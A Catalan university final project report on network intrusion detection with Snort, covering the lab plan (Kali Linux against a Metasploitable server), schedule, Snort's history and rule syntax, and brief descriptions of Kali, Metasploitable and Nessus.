PROJECTE SEGURETAT EN XARXES I SISTEMES

Detecció d'intrusions amb Snort

Miquel Dinarès Montseny

Directora: Cristina Pérez Solà

Universitat Oberta de Catalunya (UOC)

06/06/2016

Índex

1. Introducció (Pla de treball)

1.1. Problema a resoldre

En aquest projecte el nostre objectiu és fer una clara demostració del funcionament del detector d'intrusos Snort. Per fer-ho, utilitzarem dos màquines virtuals, una amb la distribució GNU/Linux Metasploitable 2.0 on una d'elles farà de servidor i tindrà instal·lat l'Snort i les eines Wireshark i Nmap, i l'altre la distribució GNU/Linux Kali Linux, on tindrem un gran ventall d'eines (Nessus, Metaesploit, Nmap..) de *pentester* per a fer les proves contra el servidor.

El nostre objectiu és detectar i evitar qualsevol atac per part de l'intrús, i evitar també falsos positius.

1.2. Objectius

L'objectiu del projecte és estudiar l'arquitectura de l'Snort i les seves funcionalitats, i crear un entorn real entre un servidor i l'atacant, on crearem regles per aconseguir evitar els atacs generant alertes dels paquets esnifats que ens indiquin que hi ha un comportament sospitós a la xarxa.

1.3. Metodologia

Primer de tot buscarem tota la informació disponible sobre l'IDS a estudiar (Snort). Recopilarem també, tota la documentació i manuals sobre les eines a usar per recrear els atacs contra el servidor Metasploitable. Crearem les màquines virtuals i l'entorn de treball adequat. Decidirem quines regles crearem i quins atacs intentarem detectar per tal d'evitar-los i generar les pertinents alertes.

Llavors crearem les alertes i controlarem el tràfic amb Wireshark per veure més clarament com s'ha desenvolupat l'intent d'intrusió, a més a més també utilitzarem aquesta eina per veure com funcionen les alertes Snort davant d'altres atacs més agressius (com Troyanos o Virus) que podem analitzar amb captures fetes amb el propi Wireshark d'altres atacs. Tots aquets registres quedaran gravats en un log que crearem per tal de tindre un control i un històric.

1.3.1. Recursos necessaris

Els recursos necessaris seran una màquina virtual amb la distribució GNU/Linux Metasploitable 2.0 i una amb Kali Linux, que virtualitzarem amb VirtuablBox, amb les eines Wireshark, Nmap i Snort instal·lades en el servidor i les predefinides en el propi sistema Kali Linux (Metasploit, Nessus, Nmap...). Per tal de poder generar aquest entorn de treball necessitarem un PC, que en aquest projecte serà un Macbook Pro amb un processador i5 de doble nucli a 2,7 Ghz amb 3 MB de memòria cau, 8GB de RAM a 1866 Mhz i disc SSD de 128GB.

1.3.2. Pressupost del projecte

Com utilitzarem dos màquines virtuals, que virtualitzarem amb VirtualBox, amb un sistema amb una distribució GNU/Linux OpenSource Metasploitable 2.0 i un altre amb Kali Linux, i les eines Wireshark, nmap i Snort, el cost amb software serà de 0€.

Per altra banda, per tal d'allotjar les màquines virtuals utilitzarem un Macbook Pro amb un processador i5 de doble nucli a 2,7 Ghz amb 3 MB de memòria cau, 8GB de RAM a 1866 Mhz i disc SSD de 128GB.

De totes formes, gairebé qualsevol PC amb una CPU compatible amb Intel (i486 o superior), 256 MB de RAM per màquina virtual, Disc Dur amb 3 GB com a mínim i targeta compatible amb SVGA n'hi hauria prou, ja que ni Metasploitable ni Kali Linux no ens demanen uns grans recursos. Per tant, com podem veure el cost en Hardware també seria molt baix.

Per tant el cost total del projecte en el meu cas és 0€, tot i que si es tingués que comprar tot de 0 per crear un laboratori de proves, el cost seria molt baix.

1.3.3. Anàlisis de riscos i viabilitat

En aquest cas, al tractar-se de màquines virtuals GNU/Linux corrent amb VirtualBox, els riscos son gairebé nuls, ja que al tindre snapshots (instantànies) podríem recuperar el sistema en qüestió de minuts en cas de fallada.

Per altra banda, la viabilitat del projecte és total, ja que totes les eines són gratuïtes i de fàcil accés, tant a elles com els seus manuals i a la molta informació que tenim disponible per Internet.

1.4. Tasques

Les tasques a realitzar seran les següents:

- Recopilació informació eina Snort (tant manuals com altres documents que podem trobar per internet).
- Documentació Kali Linux i les eines corresponents (Nessus, Nmap, Metasploit, Wireshark)
- Creació de l'entorn de treball amb les dos màquines virtuals i les seves respectives eines.
- Elecció, disseny i creació de les regles Snort a utilitzar en el projecte.
- Realització proves alertes Snort.

1.5. Planificació temporal

Planificació:

Mode de tasca	Nom de tasca	Duració	Començament	Fi	Predecessora
Programada automàticament	**PAC1**	**14 dies**	**Dimecres 24/02/16**	**Dilluns 14/03/16**	
Programada automàticament	Introducció Pla de treball	3 dies	Dimecres 24/02/16	Divendres 26/02/16	
Programada automàticament	Problema a resoldre	1 dia	Dissabte 27/02/16	Dilluns 29/02/16	2
Programada automàticament	Pressupost del projecte	1 dia	Dimarts 01/03/16	Dimarts 01/03/16	3

Programada automàticament	Anàlisis de riscos i viabilitat	1 dia	Dimecres 02/03/16	Dimecres 02/03/16	4
Programada automàticament	Objectius	1 dia	Dijous 03/03/16	Dijous 03/03/16	5
Programada automàticament	Metodologia	1 dia	Divendres 04/03/16	Dissabte 05/03/16	6
Programada automàticament	Recursos necessaris	1 dia	Diumenge 06/03/16	Dilluns 07/03/16	7
Programada automàticament	Tasques	1 dia	Dimarts 08/03/16	Dimarts 08/03/16	8
Programada automàticament	Estat de l'art	2 dies	Dimecres 09/03/16	Dijous 10/03/16	9
Programada automàticament	Planificació temporal	3 dies	Dijous 10/03/16	Dilluns 14/03/16	10
Programada automàticament	**PAC2**	**30 dies**	**Dimarts 15/03/16**	**Dissabte 18/04/16**	1
Programada automàticament	Anàlisis requisits de l'aplicació	7 dies	Dimarts 15/03/16	Dimecres 23/03/16	11
Programada automàticament	Descripció sistema Snort	4 dies	Dijous 24/03/16	Dimarts 29/04/16	13
Programada automàticament	Descripció Kali Linux	4 dies	Dijous 31/03/16	Diumenge 03/04/16	14
Programada automàticament	Descripció Nessus	1 dia	Dimecres 06/04/16	Dimecres 06/04/16	15
Programada automàticament	Descripció Metasploit	1 dia	Dijous 07/04/16	Dijous 07/04/16	16
Programada automàticament	Descripció Wireshark	1 dia	Divendres 08/04/16	Divendres 08/04/16	17
Programada automàticament	Descripció Nmap	1 dia	Dissabte 09/04/16	Dissabte 09/04/16	18
Programada automàticament	Informació i recopilació informació Snort	4 dies	Diumenge 10/04/16	Dimecres 13/04/16	19
Programada automàticament	Reestructurar memòria	4 dies	Dijous 14/04/16	Dilluns 18/04/16	20
Programada automàticament	**PAC3**	**20 dies**	**Dilluns 18/04/16**	**Divendres 16/05/16**	**12**
Programada automàticament	Recopilació atacs i regles usades	4 dies	Dilluns 18/04/16	Divendres 22/04/16	21
Programada automàticament	Creació entorn de treball	5 dies	Dissabte 23/04/16	Dijous 28/04/16	23

Programada automàticament	Creació regles Snort	3 dies	Divendres 29/04/16	Dimarts 03/05/16	24
Programada automàticament	Descripció implementació realitzada	3 dies	Dimecres 04/05/16	Divendres 06/05/16	25
Programada automàticament	Resultats experiments	2 dies	Dilluns 09/05/16	Dimarts 10/05/16	26
Programada automàticament	Conclusions de l'anàlisi	2 dia	Dimecres 11/05/16	Dijous 12/05/16	27
Programada automàticament	Reestructurar memòria	2 dies	Divendres 13/05/16	Dilluns 16/05/16	28
Programada automàticament	**PAC4**	**15 dies**	**Dilluns 17/05/16**	**Dilluns 06/06/16**	**22**
Programada automàticament	Revisió i correcció de l'entorn de treball	10 dies	Dimarts 17/05/16	Dilluns 30/05/16	29
Programada automàticament	Finalització apartats pendents	14 dies	Dimecres 18/05/16	Dilluns 06/06/16	
Programada automàticament	Reestructuració i finalització Memòria	10 dies	Dimarts 24/05/16	Dilluns 06/06/16	
Programada automàticament	**Lliurament de la presentació virtual**	**5 dies**	**Dimarts 07/06/16**	**Dilluns 13/06/16**	**30**
Programada automàticament	Disseny i creació presentació virtual	5 dies	Dimarts 07/06/16	Dilluns 13/06/16	33

Diagrama de Gantt:

PAC1 i PAC2:




Figura 1. Diagrama de Gantt PAC1 i PAC2

PAC3 i PAC4:




Figura 2. Diagrama de Gantt PAC3 i PAC4

1.6. Estat de l'art

Hi ha molta informació sobre Snort a Internet, des de manuals, regles i projectes similars.

Com a referència he de destacar un projecte de la mateixa temàtica feta per un alumne de la UOC l'any 2013, on utilitza un sistema GNU/Linux anomenat Metasploitable com a servidor, ja que és una distribució coneguda per ser vulnerable de forma intencionada. També una altre per un alumne de la universitat Juan Carlos III de Madrid, on també es parla sobre Snort i els seus avantatges i problemes (com falsos positius) (ref. [17]) i com evitare'ls, i un altre d'un alumne de la Universitat Politècnica de Catalunya de l'any 2009 (ref. [16]) on es parla sobre varis sistemes de detecció d'intrusos i diferents tipus d'atacs,

fent èmfasis al OpenSource Snort. A part, hi ha més projectes interesant com pot ser un d'un alumne de la Universitat de Virgina sobre la mateixa temàtica d'IDS i la seva evolució.

En tots aquets casos s'estudiava a fons l'eina Snort i la creació de les seves regles per alertar sobre atacs detectats, ja que al ser OpenSource i al ser una eina tant completa fan d'ell un IDS molt potent i reconegut.

Respecte manuals i exemples, hi ha moltíssima documentació (sense anar més lluny a la pròpia pàgina oficial d'Snort - https://www.snort.org/ - hi ha molta documentació), apart de vídeos i varis exemples gràfics que ajuden a configurar l'eina des de 0 i a entendre el seu funcionament, així com a regles predefinides per evitar i detectar atacs habituals.

2. Programari

2.1. Anàlisis requisits de l'aplicació

Els requisits de l'aplicació per aquest projecte seran bastant bàsics, ja que tant Kali Linux com la màquina Metasploitable necessiten molts pocs recursos per funcionar, i amb l'ambient de proves que utilitzarem (Macbook Pro amb un processador i5 de doble nucli a 2,7 Ghz amb 3 MB de memòria cau, 8GB de RAM a 1866 Mhz i disc SSD de 128GB) en tenim més que suficient per fer funcionar totes les aplicacions i sistemes necessaris per tirar endavant les tasques marcades en aquest projecte.

Els requisits mínims oficials per Kali Linux són 512MB de RAM i un processador de 400MHz, i per el sistema Metasploitable els requisits són 256MB de RAM i un processador de 400MHz també.

2.2. Snort

Figura 3. Logo Snort

2.2.1. Descripció

Snort **[7]** és un NIDS de *seguretat passiva*, ja que no interfereixen en la xarxa, sinó que es limita a capturar paquets i registrar-los.

És pot implementar com un simple detector (sniffer) de paquets per al monitoratge del trànsit d'una petita xarxa fins com a un sistema complet de detecció d'intrusos en temps real.

Aquesta eina, es dedica a "aspirar" (d'aquí el seu nou, Snort) tots el datagrames IP i a detectar el trànsit maligne que circula per la xarxa, entre moltes altres coses, ja que gràcies a la seva gran popularitat, Snort té moltes característiques, com per exemple, enviar a servidors de fitxers de registre o servidors de base de dades tot el trànsit capturat o a fer de NIDS lleuger (IDS que pot funcionar sota diferents sistemes operatius, i que les seves funcions com a mecanisme de

detecció podrà formar part de diferents productes de seguretat, fins i tot comercials).

Mitjançant un reconeixement de signatures, contrastarà tot el trànsit capturat en les seves regles de detecció. Aquestes regles de detecció no són res més que un conjunt de requisits que li indiquem, i que permetran activar una alarma si es compleixen.

2.2.2. Informació Snort

Actualment hi ha la versió 3.0 Alpha 3 **[6]** disponible tant per distribucions GNU/Linux com per Windows. De totes formes, és recomanable descarregar l'última versió estable, la 2.9.8.2 , ja que tenim varis paquets de regles molt útils per començar, a part de molt més suport i documentació.

2.2.3. Història

Va ser desenvolupat en 1998 amb el nom d'APE, per Marty Roesch, per a distribucions GNU/Linux. Marty, va implementar Snort com una aplicació basada en la biblioteca *libcap* (per al desenvolupament de la captura de paquets) la qual cosa garantia una gran portabilitat tant en la captura com en el format de trànsit recollit. L'autor de Snort ens intenta indicar que realment l'eina és alguna cosa més que un detector, ja que el terme *snort* significa una acció d'inhalar o d'esnifar de forma més obsessiva i violenta.

L'any 1999 és va afegir el primer analitzador de signatures. Aquesta nova funcionalitat va permetre que Snort comencés a utilitzar-se com a detector d'intrusions (IDS). Aquell mateix any, va aparèixer la versió 1.5, versió on a més a més del esmentat, l'autor va decidir una nova arquitectura basada en connectors (plugins) que encara es conserva en les versions actuals.

Després d'aquesta versió Marty Roesch va abandonar l'empresa on treballava i va començar a dedicar-se a temps complet a la tasca d'afegir noves funcionalitat que milloressin les capacitat de configuració i facilitessin l'ús de Snort en entorns més professional. Gràcies a tot això, Marty va aconseguir el finançament necessari per fundar *Sourcefire*.

Snort continua sent de codi lliure i promet seguir sent-ho per sempre.

2.2.4. Funcionament

Primer de tot hem d'executar la instal·lació amb l'ordre:

apt-get install snort




Figura 4. Instal·lació Snort

Un cop instal·lat, tenim l'opció de descarregar un paquet de regles de la pròpia web de snort o bé, crear les nostres pròpies regles tal com farem en aquest projecte.

El fitxer de configuració es **snort.conf**, i el trobarem a la ruta **/etc/snort** Aquí entre moltes altres coses podem indicar on anar a buscar les regles descarregades o creades per nosaltres mateixos (**RULE_PATH**) i el rang de direcció de la nostra xarxa interna (**HOME_NET**). Les regles normalment les ubicarem a la ruta **/etc/snort/rules**.

Totes alertes produïdes per snort es quedaran registrades a la ruta **/var/log/snort**, al fitxer **alert**.

Cal comentar també, que snort disposa de diferents eines gràfiques per gestionar la generació d'informes i proporcionar el control d'ordres a l'usuari final (SIEM).

Entre aquestes cal destacar BASE (Basic Analysis and Security Engine), Sourcefire 3D System, Snorby i OSSIM (Open Source Security Information Management Tool).

2.2.4.1. Regles

Les regles snort és creen amb l'estructura següent:

acció protocol a vigilar ip_origen port_origen [-> || <>] ip_destí port_destí [referencia:valor; categoria:valor; identificació_única:valor; identificació_de_la_revisió:valor; ...]

Aquets camps poden tenir diferents valors, com és mostra a continuació:

Acció:

alert	Genera una alerta usant el mètode elegit i després registra el paquet en un log.
log	Registra el paquet en un log.
pass	Ignorar el paquet.
activate	Genera una alerta i després activa una altra regla dinàmica.
Dynamic	És manté desactivada fins que s'activa con una regla "activate", despès actua como una regla "log".
Drop	Bloqueja i registra el paquet en un fitxer log.
Reject	Bloqueja el paquet, el registra després envia un TCP reset si el protocol es TCP o un "ICMP port unreachable" si el protocol es UDP.
Sdrop	Bloqueja el paquet, però no lo registra en un log.

Protocols:

Pot ser TCP, UDP, ICMP o IP.

Direccions IP i port:

Tindrem que indicar la direcció origen amb el seu respectiu port i la de destí i el seu port.

Operador de direcció:

Indica l'orientació o direcció del tràfic sobre el que s'aplicarà la regla. Pot ser "->" o "<>" (bidireccional).

Opcions:

A partir d'aquí podem afegir les opcions que més ens interessin separades per ";".

Existeixen quatre tipus de categoria d'opcions: general, payload, non-playload i post-detection.

Opcions de tipus general:

Donen informació sobre la regla, però no tenen cap efecte a l'hora de la detecció.

Opció	Descripció
msg	El missatge que es mostrarà quan un paquet coincideixi amb la descripció de la regla.
reference	Permet incloure referències a sistemes d'identificació de vulnerabilitats externes.
gid	S'utilitza per identificar quina part de Snort genera l'esdeveniment quan una regla es dispara.
sid	S'utilitza per identificar regles. Identificador únic.
rev	S'utilitza per identificar revisions de les regles.
classtype	Serveix per categoritzar una regla per la forma en la que es detecta un atac que pertany a un altre tipus d'atac més general.
priority	Assigna un nivell de prioritat a les regles.
metadata	Permet afegir informació addicional sobre la regla.

Opcions de detecció de payload:

Aquestes opcions busquen dades dins els paquets.

Els més usats i habituals son:

Opció	Descripció
content	Permet a l'usuari definir regles que busquen un contingut específic en el paquet, i activi una resposta basada en aquest contingut. Es una de las opcions més importants de Snort.
rawbytes	Permet a les regles mirar el contingut del paquet en "raw".
depth	Defineix fins on ha de buscar Snort, dins d'un paquet.
offset	Especifica on s'ha de començar a buscar un patró en els paquets.

Opcions de detecció de non-payload:

Amb aquestes opcions podem fer que les regles busquin per dades que no sigui playloads. Mostraré les més habituals:

Opció	Descripció
ttl	Comprova el valor time-to-live.
dsize	Comprova la mida del paquet payload.
flags	Comprova si bits específics de les flags TCP estan presents.
seq	Busca un número de seqüencia TCP en concret.
ack	Busca un "acknowledge number" en concret.
window	Busca una mida TCP en concret.
icmp_id	Busca un valor específic de ICMP ID.
sameip	Permet que les regles comprovin si l'IP d'origen es la mateixa que l'IP de destí.

Opcions de post-detection:

Aquestes opcions és posaran en marxa quan una regla s'activi.

Opció	Descripció
logto	Registra tots els paquets que activen la regla en un fitxer determinat.
session	Extreu informació de l'usuari de les sessions TCP.
resp	Intenta tancar sessions quan una alerta s'activa.
react	Permet als usuaris acabar la connexió i enviar un avis.
tag	Permet registrar més que només el paquet que va activar la regla.
activates	Permet especificar una regla que s'afegirà quan passi un esdeveniment en la xarxa.
activated_by	Permet activar dinàmicament una regla.
count	S'ha d'utilitzar juntament a "activated_by". Permet especificar durant quants paquets estarà la regla activa després de la seva activació.
detection_filter	Busca per direcció IP altres regles que coincideixin i les activa.

Exemple regla snort:

alert tcp $EXTERNAL_NET any >$HOME_NET any (msg:"Escaneig ping amb nmap";flags:A;ack:0; classtype:attemptedrecon; sid:628; rev:1;)

2.3. Kali Linux




Figura 5. Logo Kali Linux

2.3.1. Descripció

Kali Linux **[2]** és una distribució avançada de proves de penetració i auditoria de seguretat de Linux. Kali ve amb vàries eines de penetració i test de seguretat com Metasploit, nmap, sqlmap, Aircrack-ng... i moltes altres eines per ser provades contra una víctima.

Aquesta distribució la podem baixar com a imatge o com a màquina virtual ja creada **[2]**.

2.3.2. Història

Kali Linux va ser fundat per Offensive Secutiry, un proveïdor de formació en seguretat de classe mundial i serveis de proves de penetració. Desenvolupat per Mati Aharoni i Devon Kearns, és va llençar la seva primera versió el 13 de març de 2013, reescrivint la distribució BackTrack, que estava basat en Ubuntu a diferencia de Kali, que està basat en Debian Jessie.

Kali, ve amb més de 300 eines de *pentesting* pre-instal·lades.

Actualment tenim disponible la versió estable 2016.1.

2.4. Metasploitable

2.4.1. Descripció

Metasploitable **[1]** és una imatge d'una màquina virtual GNU/Linux totalment vulnerable, a consciencia, per tal de poder fer proves de penetració i aprenentatge en seguretat. Forma part del projecte "Metasploit Project".

Aquesta imatge pot ser executada des de VMware com per VirtualBox, ja que te extensió vmdk.

Tal com podem veure a la Figura 1, després d'un simple escaneig amb l'eina nmap contra la màquina Metasploitable, veiem una gran quantitat de ports oberts:




Figura 6. Ports actius màquina Metasploitable

Segons documentació, hi ha com a mínim 135 vulnerabilitats en la versió 2 de Metasploit.

2.5. Nessus

Figura 7. Logo Nessus

2.5.1. Descripció

Nessus **[8]** és un escàner de vulnerabilitats disponible per diversos sistemes operatius. És basa en escanejar els ports oberts de la víctima i després intentar varis *exploits* per atacar-lo.

2.5.2. Història

El Projecte Nessus va ser creat l'any 1998 per Renaud Deraison, que va voler crear un software d'escaneig remot de seguretat gratuït, tot i que a dia d'avui la seva llicència ha canviat i s'ha convertit en software privat (tot i que encara tenim una versió reduïda gratuïta).

Actualment tenim disponible la versió estable 6.6.0 **[9]**.

2.5.3. Funcionament

Primer hem de fer la instal·lació i configuració de l'eina, procés el qual el descriurem a l'**Annex**, el punt **7** de la memòria.

Un cop fets els passos anterior, ja podem llençar l'anàlisi i veure el resultat del escaneig de vulnerabilitats.

